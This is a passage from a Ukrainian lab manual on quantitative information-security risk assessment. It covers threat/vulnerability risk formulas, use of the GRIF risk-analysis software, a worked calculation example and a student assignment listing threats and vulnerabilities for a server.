де ER – критичність реалізації погрози (вказується у %);

P(V) – імовірність реалізації погрози через дану вразливістю (вказується у %).

Одержуємо значення рівня погрози за вразливість в інтервалі від 0 до 1.

1.2. Для режиму із трьома базовими погрозами:

$$Th_c = \frac{ER_c}{100} \times \frac{P(V)_c}{100};$$

$$Th_i = \frac{ER_i}{100} \times \frac{P(V)_i}{100};$$

$$Th_a = \frac{ER_a}{100} \times \frac{P(V)_a}{100},$$

де $ER_{c,i,a}$ – критичність реалізації погрози конфіденційності, цілісності або доступності (вказується у %);

$P(V)_{c,i,a}$ – імовірність реалізації погрози конфіденційності, цілісності або доступності через дану вразливість (вказується у %).

Одержуємо значення рівня погрози за вразливістю в інтервалі від 0 до 1.

2. Щоб розрахувати рівень погрози за всім вразливостями CTh, через які можлива реалізація даної погрози на ресурсі, підсумуємо отримані рівні погроз через конкретні вразливості за наступною формулою:

2.1. Для режиму з однією базовою погрозою:

$$CTh = 1 - \prod_{i=1}^{n} (1 - Th_i),$$

де Th_i – рівень погрози за відповідною і-ю вразливістю;

n – кількість вразливостей у системі.

Значення рівня погрози за всіма вразливостями одержимо в інтервалі від 0 до 1.

2.2. Для режиму із трьома базовими погрозами:

$$CTh_c = 1 - \prod_{j=1}^{n} (1 - Th_{c,j});$$

$$CTh_i = 1 - \prod_{j=1}^{n} (1 - Th_{i,j});$$

$$CTh_a = 1 - \prod_{j=1}^{n} (1 - Th_{a,j}),$$

де $Th_{c,i,a}$ – рівень погрози конфіденційності, цілісності або доступності за вразливістю.

Значення рівня погрози за всіма вразливостями одержимо в інтервалі від 0 до 1.

3. Аналогічно розраховуємо загальний рівень погроз за ресурсом CTh (з огляду на всі погрози, що діють на ресурс):

3.1. Для режиму з однією базовою погрозою:

$$CThR = 1 - \prod_{i=1}^{n} (1 - CTh_i),$$

де CThi – рівень погрози за всіма і-ми вразливостями.

Значення загального рівня погрози одержимо в інтервалі від 0 до 1.

3.2. Для режиму з трьома базовими погрозами:

$$CThR_c = 1 - \prod_{j=1}^{n} (1 - CTh_{c,j});$$

$$CThR_i = 1 - \prod_{j=1}^{n} (1 - CTh_{i,j});$$

$$CThR_a = 1 - \prod_{j=1}^{n} (1 - CTh_{a,j}),$$

де $CTh_{c,i,a}$ – рівень погрози конфіденційності, цілісності або доступності за всіма погрозами.

Значення загального рівня погрози одержимо в інтервалі від 0 до 1.

4. Ризик для ресурсу R розраховується таким чином:

4.1. Для режиму з однією базовою погрозою:

$$R = CThR \times D,$$

де D – критичність ресурсу (задається в грошах або рівнях);

CThR – загальний рівень погроз для ресурсу.

Якщо ризик задається в рівнях, то як значення критичності береться оцінка рівня.

У випадку погрози доступності (відмови в обслуговуванні) критичність ресурсу на рік обчислюється за наступною формулою:

$$D_{a/рік} = D_{a/год} \times T_{max},$$

де $D_{a/рік}$ – критичність ресурсу за погрозою доступності на рік;

$D_{a/год}$ – критичність ресурсу за погрозою доступності на годину;

T_{max} – максимальний критичний час простою ресурсу на рік.

Для інших погроз критичність ресурсу задається на рік.

4.2. Для режиму з трьома базовими погрозами:

$$R_c = CThR_c \times D_c;$$

$$R_i = CThR_i \times D_i;$$

$$R_a = CThR_a \times D_a;$$

$$R_{\Sigma} = \left(1 - \left(\left(1 - \frac{R_c}{100}\right) \times \left(1 - \frac{R_i}{100}\right) \times \left(1 - \frac{R_a}{100}\right)\right)\right) \times 100,$$

де $D_{c,i,a}$ – критичність ресурсу за погрозою конфіденційності, цілісності або доступності. Задається в грошах або рівнях;

$CThR_{c,i,a}$ – загальний рівень погроз конфіденційності, цілісності або доступності для ресурсу;

R_{Σ} – сумарний ризик за трьома погрозами.

Таким чином, одержимо значення ризику для ресурсу в рівнях (заданих користувачем) або грошах.

5. Ризик для ІС CR розраховується наступним чином.

5.1. Для режиму з однією базовою погрозою:

5.1.1. Для режиму роботи в грошах:

$$CR = \sum_{i=1}^{n} R_i,$$

де R_i – ризик для ресурсу.

5.1.2. Для режиму роботи в рівнях:

$$CR = \left(1 - \prod_{i=1}^{n} \left(1 - \frac{R_i}{100}\right)\right) \times 100,$$

де R_i – ризик для ресурсу.

5.2. Для режиму роботи з трьома погрозами:

5.2.1. Для режиму роботи в грошах:

$$CR_c = \sum_{j=1}^{n} R_{c,j};$$

$$CR_i = \sum_{j=1}^{n} R_{i,j};$$

$$CR_a = \sum_{j=1}^{n} R_{a,j};$$

$$CR_\Sigma = CR_c + CR_i + CR_a,$$

де $CR_{c,i,a}$ – ризики в системі для погрозах конфіденційності, цілісності або доступності;

CR_Σ – ризик у системі сумарно за трьома видами погроз.

5.2.2. Для режиму роботи в рівнях:

$$CR_c = \left(1 - \prod_{j=1}^{n}\left(1 - \frac{R_{c,j}}{100}\right)\right) \times 100;$$

$$CR_i = \left(1 - \prod_{j=1}^{n}\left(1 - \frac{R_{i,j}}{100}\right)\right) \times 100;$$

$$CR_a = \left(1 - \prod_{j=1}^{n}\left(1 - \frac{R_{a,j}}{100}\right)\right) \times 100;$$

$$CR_\Sigma = \left(1 - \left(\left(1 - \frac{CR_c}{100}\right) \times \left(1 - \frac{CR_i}{100}\right) \times \left(1 - \frac{CR_a}{100}\right)\right)\right) \times 100,$$

де $CR_{c,i,a}$ – ризики в системі для погроз конфіденційності, цілісності або доступності;

CR_Σ – ризик у системі сумарно за трьома видами погроз.

Загальні принципи роботи з програмою ГРИФ

Крок 1. На першому етапі роботи з програмою ГРИФ користувач вносить об'єкти ІС: відділи, ресурси (специфічними об'єктами для даної моделі є: погрози ІС, вразливості, через які реалізуються погрози), як наведено на рис. 3.1.

Система ГРИФ містить великі вбудовані каталоги погроз і вразливостей. Для досягнення максимальної повноти й універсальності даних каталогів, експертами Digital Security була розроблена спеціальна класифікація погроз DSECCT, у якій реалізований багаторічний практичний досвід в галузі ІБ.




Рис. 3.1. **Введення об’єктів ІС**

Використовуючи каталоги погроз і вразливостей, користувач може вибрати погрози й уразливості, що відносяться до його ІС. Каталоги містять близько 100 погроз і 200 вразливостей (рис. 3.2). Крім того, користувач може додавати інші типи погроз й вразливостей, яких немає в каталозі й які присутні в ІС підприємства




Рис. 3.2. **Каталог погроз й вразливостей**

Крок 2. Далі користувачу необхідно встановити зв'язки, тобто визначити, до яких відділів відносяться ресурси, які погрози діють на ресурс і через які вразливості вони реалізуються, як наведено на рис. 3.3.




Рис. 3.3. **Зв’язки між ресурсами, погрозами й вразливостями**

Алгоритм системи ГРИФ аналізує побудовану модель і генерує звіт, що містить значення ризику для кожного ресурсу. Конфігурації звіту можуть бути практично будь-якими, таким чином дозволяючи користувачу створювати як короткі звіти для керівництва, так і детальні звіти для подальшої роботи з результатами (рис. 3.4).




Рис. 3.4. **Приклад звіту системи ГРИФ**

Для ЛР необхідно подати обидва звіти: короткий та детальний незалежно від варіанта.

Система ГРИФ містить модуль управління ризиками (рис. 3.5), що дозволяє проаналізувати всі причини того значення ризику, що виходить після обробки алгоритмом занесених даних. Таким чином, знаючи причини, ви будете мати всі дані, необхідні для реалізації контрзаходів і, відповідно, зниження рівня ризику. Завдяки розрахунку ефективності кожного можливого контрзаходу, а також визначенню значення залишкового ризику ви зможете вибрати найбільш оптимальні контрзаходи, які дозволять знизити ризик до необхідного рівня з найменшими витратами.




Рис. 3.5. **Модуль управління ризиками**

У результаті роботи із системою ГРИФ складається докладний звіт про рівень ризику кожного цінного ресурсу ІС підприємства, всі причини ризику з докладним аналізом вразливостей і оцінкою економічної ефективності всіх можливих контрзаходів.

Усі отримані результати необхідно подати у звіті з ЛР. Приклад побудови моделі ІС на основі моделі погроз і вразливостей

Завдання. Необхідно вибрати погрози, дія яких може бути спрямована на ресурс. Зазначити, через які вразливості реалізуються обрані погрози. Вибір повинен здійснюватися на основі наданих даних.

Вихідні дані. Ресурс – РС користувача корпоративної ІС. Особливості функціонування ІС:

1) в ІС підприємства існує система регулярного резервування інформації;

2) в ІС підприємства встановлене антивірусне ПЗ.

Коментар: усе, що не зазначено явно, – відсутнє.

Із наведених нижче погроз ІБ виберіть застосовні до ресурсу.

Розділ 1. Фізичний вплив людини, спрямована на ІС.

1.1. Вплив на ресурс.

1.1.1. Неавторизоване проникнення порушника всередину периметра, який охороняється (одного з периметрів).

1.1.2. Крадіжка носіїв інформації (паперових носіїв, дискет, компакт-дисків, флеш-карт ...).

Розділ 2. Фізичні погрози, спрямовані на ІС.

2.1. Локальний вплив на ІС.

2.1.1. Удар блискавки.

Розділ 3. Локальні програмні погрози, спрямовані на ресурс.

3.1. На ОС.

3.1.1. Запуск файлів, що містять віруси, які впливають на ОС.

Зазначте, через які вразливості можлива реалізація обраних погроз:

1. Відсутність пропускної системи (системи контролю доступу) для персоналу підприємства й разових відвідувачів.

2. На підприємстві не прийнята (або прийнята, але не виконується на практиці) політика "чистого столу".

3. Відсутність систем резервування.

4. Не використовується захист проти удару блискавки.

5. Не встановлене антивірусне ПЗ.

6. Не здійснюється регулярне відновлення антивірусного ПЗ.

7. Типові помилки під час конфігурування ОС.

Розв’язання. Визначимо, які з наведанних погроз ІБ можуть впливати на ресурс.

1. Погрози "Неавторизоване проникнення порушника всередину периметра (одного з периметрів), що охороняється", "Удар блискавки" і "Запуск файлів, що містять віруси, які впливають на ОС" можуть бути спрямовані на ресурс, тому що це не суперечить здоровому глузду й вихідним даним.

2. Погроза "Крадіжка носіїв інформації (паперових носіїв, дискет, компакт-дисків, флеш-карт й т. д.)" не може бути спрямована на даний ресурс, тому що він не є носієм інформації.

Визначимо, через які вразливості можуть бути реалізовані обрані погрози:

1. Неавторизоване проникнення порушника всередину периметра (одного з периметрів), що охороняється. Дана погроза може бути реалізована через наступну вразливість:

1.1. Відсутність пропускної системи (системи контролю доступу) для персоналу підприємства й разових відвідувачів.

2. Удар блискавки. Дана погроза може бути реалізована через наступні вразливості:

2.1. Відсутність систем резервування.

Не використовується захист проти удару блискавки.

2.2. Але оскільки система резервування присутня в ІС, то цієї вразливості на ресурсі немає.

3. Запуск файлів, що містять віруси, які впливають на ОС. Дана погроза може бути реалізована через наступні вразливості:

3.1. Не встановлене антивірусне ПЗ.

3.2. Не здійснюється регулярне відновлення антивірусного ПЗ.

3.3. Типові помилки під час конфігурування ОС.

Але оскільки антивірусне ПЗ встановлене в ІС компанії, то цієї вразливості на ресурсі немає.

Приклад форми для виконання завдання наведений в табл. 3.3.

Таблиця 3.3

Приклад форми для виконання завдання

Розділ	Погроза	Вразливість
Розділ 1. Фізичний вплив людини, спрямований на ІС. Вплив на ресурс	Неавторизоване проникнення порушника усередину периметра, що охороняється (одного з периметрів)	Відсутність пропускної системи (системи контролю доступу) для персоналу підприємства й разових відвідувачів
Розділ 2. Фізичні погрози, спрямовані на ІС. Локальний вплив на ІС	Удар блискавки	Не використовується захист проти удару блискавки
Розділ 3. Локальні програмні погрози, спрямовані на ресурс. На ОС	Запуск файлів, що містять віруси, які впливають на ОС	Не здійснюється регулярне відновлення антивірусного ПЗ
		Типові помилки під час конфігурування ОС

Приклад розрахунку ризиків ІС на основі моделі погроз і вразливостей

Розглянемо розрахунок ризиків для однієї з базових погроз ІБ, тому що для інших погроз ризик розраховується аналогічно.

Вихідні дані наведені в табл. 3.4 – 3.5.

Таблиця 3.4

Приклад вихідних даних 1

Ресурс	Погрози	Вразливості
1	2	3
Сервер (критичність ресурсу 100 у. о.)	Погроза 1. Неавторизоване проникнення порушника всередину периметра (одного з периметрів) , що охороняється	Вразливість 1. Відсутність регламенту доступу до приміщень з ресурсами, що містять цінну інформацію
		Вразливість 2. Відсутність системи спостереження (відеоспостереження, сенсори і т. д.) за об'єктом (або наявна система спостереження охоплює не всі важливі об'єкти)

Закінчення табл. 3.4

1	2	3
Сервер (критичність ресурсу 100 у. о.)	Погроза 2. Неавторизована модифікація інформації в системі електронної пошти, що зберігається на ресурсі	Вразливість 1. Відсутність авторизації для внесення змін у систему електронної пошти
		Вразливість 2. Відсутність регламенту роботи із системою криптографічного захисту електронної кореспонденції
	Погроза 3. Розголошення конфіденційної інформації співробітниками підприємства	Вразливість 1. Відсутність угод про конфіденційність
		Вразливість 2. Розподіл атрибутів безпеки (ключі доступу, шифрування) між декількома довіреними співробітниками

Таблиця 3.5

Приклад вихідних даних 2

Погроза/Вразливість	Імовірність реалізації погрози через дану вразливість протягом року P(V), %	Критичність реалізації погрози ER, %
Погроза 1/Вразливість 1	50	60
Погроза 1/Вразливість 2	20	60
Погроза 2/Вразливість 1	60	40
Погроза 2/Вразливість 2	10	40
Погроза 3/Вразливість 1	10	80
Погроза 3/Вразливість 2	80	80

Порядок отримання рішення наведений у табл. 3.6 – 3.7.

Таблиця 3.6

Порядок розрахунку рівня погрози

Погроза/Вразливість	Рівень погрози, Th $Th = \frac{ER}{100} \times \frac{P(V)}{100}$	Рівень погрози за всіма вразливостями, через які вона реалізується, CTh $CTh = 1 - \prod_{i=1}^{n} (1 - Th_i)$
1	2	3
Погроза 1/Вразливість 1	0,3	0,384
Погроза 1/Вразливість 2	0,12	

Закінчення табл. 3.6

1	2	3
Погроза 2/Вразливість 1	0,24	0,270
Погроза 2/Вразливість 2	0,04	
Погроза 3/Вразливість 1	0,08	0,669
Погроза 3/Вразливість 2	0,64	

Таблиця 3.7

Загальний рівень погроз, що діють на ресурс

Погроза/Вразливість	Рівень погрози за всіма вразливостями, через які вона реалізується, CTh $CTh = 1 - \prod_{i=1}^{n} (1 - Th_i)$	Загальний рівень погроз на ресурс, CTh $CThR = 1 - \prod_{i=1}^{n} (1 - CTh_i)$
Погроза 1/Вразливість 1	0,384	0,8511
Погроза 1/Вразливість 2		
Погроза 2/Вразливість 1	0,270	
Погроза 2/Вразливість 2	–	
Погроза 3/Вразливість 1	0,669	
Погроза 3/Вразливість 2		

Порядок отримання зменшення ризику ресурсу (критичності ресурсу) в грошових одиницях наведений у табл. 3.8.

Таблиця 3.8

Критичність ресурсу

(збиток, що буде завданий підприємству від втрати ресурсу) – 100 у. о.

Погроза/Вразливість	Загальний рівень погроз на ресурс, CTh $CThR = 1 - \prod_{i=1}^{n} (1 - CTh_i)$	Ризик ресурсу R, у. о. $R = CThR \times D$
1	2	3
Погроза 1/Вразливість 1	0,8511	85,11
Погроза 1/Вразливість 2		

Закінчення табл. 3.8

1	2	3
Погроза 2/Вразливість 1	0,8511	85,11
Погроза 2/Вразливість 2		
Погроза 3/Вразливість 1		
Погроза 3/Вразливість 2		

Таким чином, одержимо ризик ресурсу у грошових одиницях, розрахований за моделлю погроз і вразливостей.

Ризик ресурсу в рівнях (відсотках)

Критичність ресурсу D – 4 рівень (за 5-рівневою шкалою).

Шкала: 

, де

1 рівень – 20%; 2 рівень – 40%; 3 рівень – 60%; 4 рівень –80%;

5 рівень – 100%.

D = 80%.

Значення ризику ресурсу наведені в табл. 3.9.

Таблиця 3.9

Значення ризику ресурсу

Погроза/Вразливість	Загальний рівень погроз на ресурс, CTh $CThR = 1 - \prod_{i=1}^{n} (1 - CTh_i)$	Ризик ресурсу R, % $R = CThR \times D$
Погроза 1/Вразливість 1	0,8511	0,8511 × 80 = 68,088 68,088% = 4 рівень
Погроза 1/Вразливість 2		
Погроза 2/Вразливість 1		
Погроза 2/Вразливість 2		
Погроза 3/Вразливість 1		
Погроза 3/Вразливість 2		

Одержимо ризик ресурсу в рівнях (відсотках), розрахований за моделлю погроз і вразливостей.

3.4. Завдання до лабораторної роботи.

ЛР складається з трьох етапів.

Етап 1. Необхідно побудувати модель ІС на основі моделі погроз і вразливостей, при цьому потрібно вибрати погрози, дія яких може бути спрямована на ресурс. Зазначити, через які вразливості реалізуються обрані погрози. Побудова моделі повинна здійснюватися на основі даних, отриманих під час проходження експлуатаційної практики на підприємстві. Тобто вся первинна інформація отримується зі звітів про проходження практики; інформація, що надається додатково з цього опису ЛР, використовується як додаткова для проведення якісних розрахунків. Підсумковий опис моделі ІС на основі моделі погроз і вразливостей повинен бути чітким, логічно завершеним й поданий як технічний опис моделі. Також потрібно зазначити всі розраховані коефіцієнти та ймовірності. Вибір повинен здійснюватися на основі наступних вихідних даних:

Ресурс – сервер ІС, що містить цінну інформацію.

Особливості функціонування ІС:

1. Зовнішній периметр захищений системою контролю фізичного доступу для персоналу.
2. Ресурс перебуває в серверній кімнаті, що закривається на ключ. Ключі зберігаються у системних адміністраторів.
3. Ресурс надає користувачам термінальний доступ.
4. Ресурс є файловим сервером.
5. На ресурсі встановлене антивірусне ПЗ.
6. Антивірусне ПЗ регулярно поновлюється.
7. Пакети відновлень системи безпеки (патчі) встановлюються не регулярно.
8. Інформація резервується нерегулярно.
9. До ресурсу дозволений доступ вилучених авторизованих користувачів.
10. Доступ до ресурсу здійснюється по провідній ЛКМ.
11. Ресурс адмініструють кілька системних адміністраторів (розподіл адміністративних обов'язків).
12. На підприємстві існують угоди про конфіденційність, що підписуються співробітниками у процесі приймання на роботу.
13. Посадові інструкції включають відповідальність за ненавмисні дії.

Коментар: усе, що не зазначене явно, – відсутнє.

Із наведенних нижче погроз ІБ виберіть застосовні до ресурсу:

Розділ 1. Фізичний вплив людини, спрямований на ІС.

1.1. Вплив на ресурс.

1.1.1. Неавторизоване проникнення порушника усередину периметра (одного з периметрів), що охороняється.

1.1.2. Читання цінної інформації з паперових носіїв і екранів ПК.

1.1.3. Модифікація цінної інформації на паперових носіях.

1.1.4. Крадіжка мобільних і кишенькових комп'ютерів.

1.1.5. Крадіжка відпрацьованих матеріалів (сміття, використаних картриджів, знищених документів, списаних носіїв).

1.1.6. Одержання конфіденційної інформації без застосування спеціальних засобів (прослуховування, візуальне спостереження).

Розділ 2. Фізичні погрози, спрямовані на ІС.

2.1. Локальний вплив на ІС.

2.1.1. Пожежа.

2.1.2. Різкі коливання напруги в електричній мережі.

Розділ 3. Локальні програмні погрози, спрямовані на ресурс.

3.1. На ОС.

3.1.1. Ескалація привілеїв користувача під час запуску експлоїтів, що використовують локальні вразливості ОС.

3.1.2. Локальні вразливості ОС, які не потребують запуску експлоїта для реалізації погрози.

3.1.3. Запуск файлів, що містять віруси, які впливають на ОС.

3.2. На інформацію.

3.2.1. Неавторизована модифікація інформації в системі електронної пошти, що зберігається на ресурсі.

3.2.2. Неавторизована модифікація електронних документів, що містять цінну інформацію.

Розділ 4. Вилучені програмні погрози, спрямовані на ресурс

4.1. На ОС.

4.1.1. Збір інформації про ОС ("відбитки" протоколів).

Розділ 5. Вилучені програмні погрози, спрямовані на канал зв'язку.

5.1. На мережне устаткування.

5.1.1. Неавторизований доступ до мережного пристрою на програмному рівні.

5.1.2. Несанкціоноване підключення до бездротових мереж.

Розділ 6. Погрози персоналу.

6.1. Шпигунство

6.1.1. Розголошення конфіденційної інформації співробітниками підприємства.

6.2. Ненавмисні дії.

6.2.1. Ненавмисне порушення цілісності (модифікація) інформації.

6.2.2. Ненавмисне видалення критично важливої інформації.

Крім того допускається використання інших типів погроз, не зазначених в наведеному списку.

У цьому пункті під час формування звіту про ЛР необхідно зазначити також усі приклади нормативних актів (посилання), що регулюють від повідальність співробітника або порушника в процесі реалізації погрози згідно з чинним законодавством України.

Зазначте, через які вразливості можлива реалізація обраних погроз:

1.Відсутність пропускної системи (системи контролю доступу) для персоналу підприємства й разових відвідувачів.

2.Відсутність системи розмежування фізичного доступу до ресурсів з цінною інформацією для персоналу (не виділені окремо зони безпеки для приміщень із такими ресурсами).

3.Відсутність регламенту доступу до приміщень з ресурсами, що містять цінну інформацію.

4.Відсутність контролю за персоналом, що обслуговує ресурси з цінною інформацією.

5.Відсутність системи спостереження (відеоспостереження, сенсори і т. д.) за об'єктом (або наявна система спостереження охоплює не всі важливі об'єкти).

6.Дані, отримані від систем спостереження, не зберігаються протягом тривалого часу.

7.Дані, отримані від систем спостереження, не аналізуються.

8.Відсутність інструкцій для персоналу щодо роботи з конфіденційними даними й даними, що становлять комерційну таємницю.

9.На підприємстві не прийнята (або прийнята, але не виконується на практиці) політика "чистого столу".

10. Не використовується блокування РС (терміналу) під час простою (неактивності користувача).

11. Відсутність систем резервування.

12. Відсутність протипожежного захисту.

13. Не використовуються мережні фільтри.

14. Не здійснюється регулярне встановлення відновлень для усунення відомих вразливостей.

15. Не здійснюється регулярна перевірка прав (привілеїв) користувачів.

16. Не встановлене антивірусне ПЗ.

17. Не здійснюється регулярне відновлення антивірусного ПЗ.

18. Відсутність інструкцій для персоналу щодо антивірусного захисту інформаційних ресурсів.

19. Типові помилки під час конфігурування ОС.

20. Відсутність інструкцій для персоналу щодо роботи з ІС.

21. Відсутність на підприємстві системи захищеного документообігу.

22. Не використовується ЕЦП під час пересилання електронної кореспонденції.

23. Не використовується система криптографічного захисту даних.

24. Відсутність регламенту роботи із системою криптографічного захисту даних.

25. Відсутність інструкцій для адміністраторів щодо налаштування ОС.

26. Не використовується СВА для раннього виявлення атак і оперативної реакції на них.

27. Відсутність регулярного відновлення версій ПЗ мережного устаткування.

28. Відсутність регулярних перевірок стану мережного устаткування.

29. Типові помилки в конфігурації ПЗ мережного устаткування.

30. Відсутність угод про конфіденційність.

31. Відсутність нормативних документів, що визначають відповідальність за розголошення конфіденційної інформації.

32. Неформальні відносини з недовіреними співробітниками.

33. Розподіл атрибутів безпеки (ключів доступу, шифрування) між декількома довіреними співробітниками.

34. Поділ адміністративних обов'язків з управління й підтримки різних сервісів.

35. Посадові інструкції не включають відповідальність за ненавмисні дії.

36. Не виконується регулярна перевірка діючих прав користувачів на доступ до інформаційних ресурсів.

37. Відсутність обов'язкової авторизації для видалення інформації.

Крім зазначених типів вразливостей, допускається використання інших.

Етап 2. Необхідно за побудованою моделлю (етап 1) розрахувати ризики ІС підприємства, де вона встановлена й використовується. Розрахунок потрібно виконувати на основі моделі погроз і вразливостей. Ризик збитку ІБ необхідно виконувати за одним з варіантів згідно табл. 3.2.

Вихідні дані

Критичність ресурсу (D) задається значенням згідно з варіантом в табл. 3.10.

Таблиця 3.10

Варіанти критичності ресурсу

№ варіанта	Значення D	
